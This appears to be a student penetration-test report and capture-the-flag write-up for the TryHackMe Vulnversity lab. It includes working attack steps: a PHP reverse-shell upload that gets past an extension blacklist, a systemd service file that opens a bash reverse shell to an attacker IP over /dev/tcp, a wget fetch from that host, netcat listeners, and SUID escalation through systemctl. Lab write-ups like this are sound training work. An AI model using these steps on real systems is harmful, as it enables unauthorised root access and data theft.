Contents

1. SCOPE OF WORK

This section outlines the specific scope of the penetration testing, referred to throughout the document as the targeted application.

1.1 TIMELINE

Name	Start Date	End Date	Man-days
Vulnversity	Nov 7th, 2025	Nov 14th, 2025	7

1.2 TARGETS

The below scope was Vulnversity

ID	Asset Identifier (URL/IP)
1	https://tryhackme.com/room/vulnversity

1.3 LIMITATIONS

The findings in this report reflect the state of the application during a specific time frame. Changes to the architecture, code, or configurations could lead to different results if the test is repeated. This penetration test specifically does not include:

- Distributed Denial of Service Attacks.
- Social Engineering.
- manipulation of users data

2. FINDING OVERVIEW

The table below presents a high-level summary of the security vulnerabilities that have been successfully found and verified by the **omerta-team**.


ID	Vulnerability Name	Severity
Vuln 01	privilege escalation to get root/admin access	**Critical**
Vuln 02	File Upload leading to Reverse Shell	**Critical**
Vuln 03	Directory Listing / Directory Exposure	**Medium**
Vuln 04	Exposed Services	**Informative**

- the project repo on github contains all project info,steps and pocs :

https://github.com/ahmeedkhattabj/omerta-final-project

3. RISK OVERVIEW

The Below chart shows the Number of vulnerabilities, and their risks, categorized as Critical, High, Medium, Low, and Informative.



4. POTENTIAL BUSINESS IMPACT

The highlights of business impact possible due to the Pentest are listed below:

- Significant expansion of the attack surface and exposure of internal services.
- Leakage of sensitive files and internal information that enables precise targeted attacks.
- Ability for an attacker to upload malicious files to the server.
- Remote Code Execution leading to a reverse shell and full system control.
- Theft of all sensitive data stored on the compromised system.
- Modification or deletion of critical files, causing operational disruption.
- Installation of backdoors, allowing long-term undetected persistence.
- Lateral movement to other systems within the network.
- Privilege escalation to root/admin, enabling full bypass of security controls.
- Major financial, legal, and reputational damage due to data breaches or service downtime.

5. TECHNICAL VULNERABILITIES DETAILS

Below are the finding details with their respective exploitation scenarios in severity ordered from Critical to Informative.

5.1 PRIVILEGE ESCALATION TO GET ROOT/ADMIN ACCESS

Severity	Critical
CVSS	CVSS 9.9
Affected Assets	https://tryhackme.com/room/vulnversity
Reference	https://www.vaadata.com/blog/linux-privilege-escalation-techniques-and-security-tips/

DESCRIPTION

After getting reverse shell on the web server we moved forward to get root access and we successfully got it

IMPACT

An attacker can exploit this vulnerability to:

- Full read/write access to sensitive databases and backups.
- Tampering with logs and evidence → hinder detection/forensics.
- Service shutdowns, destructive actions, or persistent backdoors.

RECOMMENDATIONS

- regularly scan for unexpected SUID/SGID files and remove or secure them.
- apply vendor patches and OS updates promptly (prioritize privilege escalation patches).
- network segmentation, separate management networks, limit lateral movement.

STEPS TO REPRODUCE

- we searched for all suid files using command :

```
find / -perm -u=s -type f 2>/dev/null
```

- we identified /bin/systemctl file
- we created the root. service file on our server (local host) as below :

```
[Unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c "bash -i >& /dev/tcp/192.168.142.114/1234 0>&1"
[Install]
WantedBy=multi-user.target
```

- or you can check the root.service file on :

https://github.com/ahmeedkhattabj/omerta-final-project/blob/main/priv-esc/root.service

- i hosted the file on my apache server and downloaded it on target machine using this command :

```
wget http://LHOST/root.service
```

```
$ cd /tmp
$ ls
snap-private-tmp
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-logind.service-V0Otog
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-resolved.service-iEvovj
systemd-private-91b21389f81b498288946434bdcddd9c-systemd-timesyncd.service-JLSvHf
$ wget http://192.168.142.114/root.service
--2025-11-26 04:58:57--  http://192.168.142.114/root.service
Connecting to 192.168.142.114:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 165
Saving to: 'root.service'

     0K                                                       100% 37.8M=0s

2025-11-26 04:58:57 (37.8 MB/s) - 'root.service' saved [165/165]

$
```


- establish a new listner

```
nc -nlvp <port>
```

- start the service using :


- Systemctl enable/tmp/root.service

omerta



- set the root shell


systemctl start root



- search for the flag

- find / -name root.txt 2>/dev/null

- you will get the flag



5.2 FILE UPLOAD LEADING TO REVERSE SHELL

Severity	Critical
CVSS	CVSS 9.8
Affected Assets	https://tryhackme.com/room/vulnversity
Reference	https://www.juniper.net/us/en/threatlabs/ips-signatures/detail.SHELLCODE:PHP:REVERSE-SHELL.html

DESCRIPTION

After exposing some directories we found upload function so we tested it so it was blacklisting some file extension after trying we could upload a reverse php shell and get connection back on our machine

IMPACT

An attacker can exploit this vulnerability to:


- Full server compromise
- Data manipulation so you can lose your integrity
- Access to all sensitive files

RECOMMENDATIONS


- Strict file types validation
- Use whitebox filters on file upload function
- Only allow safe extensions (e.g., images) and verify MIME type + magic bytes.

STEPS TO REPRODUCE

- intercept the upload request and send it to the intruder :




- specify the sniper attack from the intruder and specify the position as the file extension



- you can use the list we provided or paste those in the payload php3,php4,php5,phar,phtml
- list we used :

https://github.com/ahmeedkhattabj/omerta-final-

- you will find the phtml extension accepted now you can upload the file using it



- before opening the file listen on the port you specified in your reverse shell using command :

```
nc -nlvp <port>
```

- open the file you uploaded from the web application you will find it on endpoint /internal/uplouds
- the connection stabilished now run your commands
- we identified directory named home so we moved to it and found bill directory
- we guessed that is the username we found the flag in user.txt file in bill directory
- poc video getting the flag on :

https://github.com/ahmeedkhattabi/omerta-final-project/blob/main/comp-

5.3 DIRECTORY LISTING / DIRECTORY EXPOSURE

Severity	Medium
CVSS	CVSS 5.3
Affected Assets	https://tryhackme.com/room/vulnversity
Reference	https://portswigger.net/kb/issues/00600100_directory-listing

DESCRIPTION

We tried to make our attack surface wider through directory listing (fuzzing) and we exposed some endpoints on the webapp with interactive functions

IMPACT

An attacker can exploit this vulnerability to:

- Read blogs or access files he shouldn't
- Exposure of hidden endpoints that were not meant for public access.


RECOMMENDATIONS

- Restrict access to sensitive directories using authentication, IP allowlists, or firewalls.
- Use a WAF or reverse proxy to hide internal structure and filter malicious requests.

STEPS TO REPRODUCE

- Using gobuster tool run the following command :

```
gobuster dir -u http://<ip>:3333/ -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```



- you can check the fuzzing output on :

https://github.com/ahmeedkhattabj/omerta-final-project/blob/main/fuzzing/results.txt

5.4 EXPOSED SERVICES

Severity	informative
CVSS	CVSS 0.0
Affected Assets	https://tryhackme.com/room/vulnversity
Reference	https://nmap.org/book/man-version-detection.html

DESCRIPTION

We tried to map the testing service for us so we decided to do an nmap scan to know which services and versions the web application relies on and we got too much info it shouldn't be reached

IMPACT

- Reveals internal services that should not be publicly reachable.
- Enables fingerprinting of software versions and technologies.
- Allows attackers to identify outdated or vulnerable services.
- Makes targeted exploitation easier (e.g., known CVEs).


RECOMMENDATIONS

- Close all unnecessary ports and disable any service that is not required for business operations.
- Implement strict firewall rules to allow only trusted IPs or networks to accesssensitive services.
- Encrypt sensitive data using strong algorithms like AES before logging.

STEPS TO REPRODUCE

- Just use nmap command to scan the network
- We used:

nmap -sV -A <ip> -oX <outputfile>



- You can check the output file on :

https://github.com/ahmeedkhattabj/omerta-final-project/blob/main/recon/nmap-output.txt